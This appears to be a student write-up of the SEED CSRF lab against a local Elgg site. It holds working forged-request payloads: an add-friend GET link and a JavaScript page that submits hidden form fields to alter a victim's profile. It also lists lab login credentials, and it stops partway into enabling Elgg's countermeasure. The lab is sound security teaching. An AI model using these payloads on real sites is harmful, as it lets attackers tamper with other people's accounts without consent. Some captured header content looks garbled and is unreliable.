
Go to www.attacker32.com. After clicking on add-friend attack link we inspect it to see



Now we check the header by logging in from Samy's account and adding Alice as friend to get header information.
(<http://seed-server.com/action/friends/add?friend=>)




Inspect guid id of samy, we get guid=59.



Now we modify addfriend.html file to add

src=http://seed-server.com/action/friends/add?friend=59. Save this file.



Now we login in samy's account and see he has no friends and do the same for Alice.

The image shows two separate Firefox browser windows side-by-side, both displaying the 'Friends' section of a web application. The top window is for 'Samy' and the bottom window is for 'Alice'. Both profiles show 'No friends yet.' in their respective sections. The sidebar on the right of each window includes links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. A 'Friends' section is also present in the sidebar.


Samy's friends

No friends yet.


Alice's friends

No friends yet.


Now to simulate attack ,we assume that alice clicks the www.attacker32.com's addfriend link which takes her to add friend.html.



We inspect Add-Friend Attack to find the src field with following values.



After clicking on Add-Friend attack link , Samy gets added as Alice friend.



Task 3

CSRF Attack using POST Request

Login to Samy's profile to add text="Samy_test_edit" in Brief Description

The screenshot shows a Linux desktop environment with a Unity interface. A Firefox browser window is open, displaying the URL `www.seed-server.com/profile/samy/edit`. The page title is "Edit profile". The form fields include "Display name" (set to "Samy"), "About me" (a rich text editor with toolbar icons), and "Brief description" (set to "Samy_test_edit"). Below these are dropdown menus for "Public" and "Location", both also set to "Public". To the right of the browser, a separate window titled "HTTP Header Live Main — Mozilla Firefox" is visible, showing a blank white screen. At the bottom of this window are buttons for "Clear", "Options", "File Save", "Record Data" (with a checked checkbox), and "Autoscroll".

Now check the Http Heade Live information .


We can see the edit profile url format here.

```


POST http://www.seed-server.com/action/profile/edit
{
  "name": "Samy",
  "description": "Samy_test_edit",
  "access_level": "public",
  "interests": [
    {"name": "Technology", "access_level": "public", "id": 1},
    {"name": "Gaming", "access_level": "private", "id": 2}
  ],
  "skills": [
    {"name": "Python", "access_level": "public", "id": 1},
    {"name": "Java", "access_level": "private", "id": 2}
  ],
  "contact_email": "samymail@example.com",
  "phone": "+1234567890",
  "mobile": "+1234567890",
  "website": "http://www.samymail.com",
  "twitter": "https://twitter.com/samymail",
  "facebook": "https://facebook.com/samymail"
}
Content-Length: 442

```


Login with username: samy password: seedsamy. Visit Alice's profile from Samy profile and inspect the element.



Check the guid of Alice's profile .It is 56.



Now edit the file editprofile.html using nano editor, as this script runs after clicking edit profile attack on www.attacker32.com



This is the template of editprofile.html

The screenshot shows a terminal window with two tabs: 'seed@VM: ~/Labsetup' and 'root@cd0fc34a887e: /var/www/attacker'. The current tab is 'editprofile.html'. The file contains the following code:

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='****'>";
    fields += "<input type='hidden' name='briefdescription' value='****'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='****'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.example.com";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);
}

Get Help   W Write Out   Where Is   Cut Text   Justify   Cur Pos   Undo   Mark Text   To Bracket
X Exit   R Read File   Replace   Paste Text   To Spell   Go To Line   Redo   Copy Text   Where Was
```

Now we add value for name as Alice, brief description as Samy is my Hero, guid as 56.

p.action is set as “<http://www.seed-server.com/action/profile/edit>”

The screenshot shows a terminal window with two tabs: 'seed@VM: ~/Labsetup' and 'root@cd0fc34a887e: /var/www/attacker'. The current tab is 'editprofile.html'. The file has been modified and now contains the following code:

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";


    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);
}


Modified
Get Help   W Write Out   Where Is   Cut Text   Justify   Cur Pos   Undo   Mark Text   To Bracket
X Exit   R Read File   Replace   Paste Text   To Spell   Go To Line   Redo   Copy Text   Where Was
```

Login with Alice and see no description on her profile.




Now simulate the attack by cling Edit-Profile attack link on www.attacker32.com.

The link runs code in file editprofile.html



In Alice profile we can see attack in action. We can see Brief description getting updated to “Samy is my Hero”



Task 4


Enabling Elgg's Countermeasure

For running this countermeasure, we need to turn on the Security measure that is already inbuilt inside the Elgg application. It was disabled on purpose to demonstrate the attacks.

By typing dockps, I viewed all the docker processes running. Then, I opened the shell on the docker process running elgg. As we can see that docker process id for elgg is b7776a23045c. I used docksh b7 to open the shell. Just the first 2

characters are enough for shell command if the other processes don't have the same first two characters.

Then according to the lab manual, I went to the filepath using cd command. This is where Csrf.php file is located. This file contains the countermeasure for CSRF attacks.




```
Activities Terminal Nov 23 18:02
root@b7776a23045c:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security
[11/23/23]seed@VM:~/.../Labsetup$ dockps
b7776a23045c elgg-10.9.0.5
3976c890cd7c mysql-10.9.0.6
cd0fc34a887e attacker-10.9.0.105
[11/23/23]seed@VM:~/.../Labsetup$ docksh b7
root@b7776a23045c:#
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys usr var
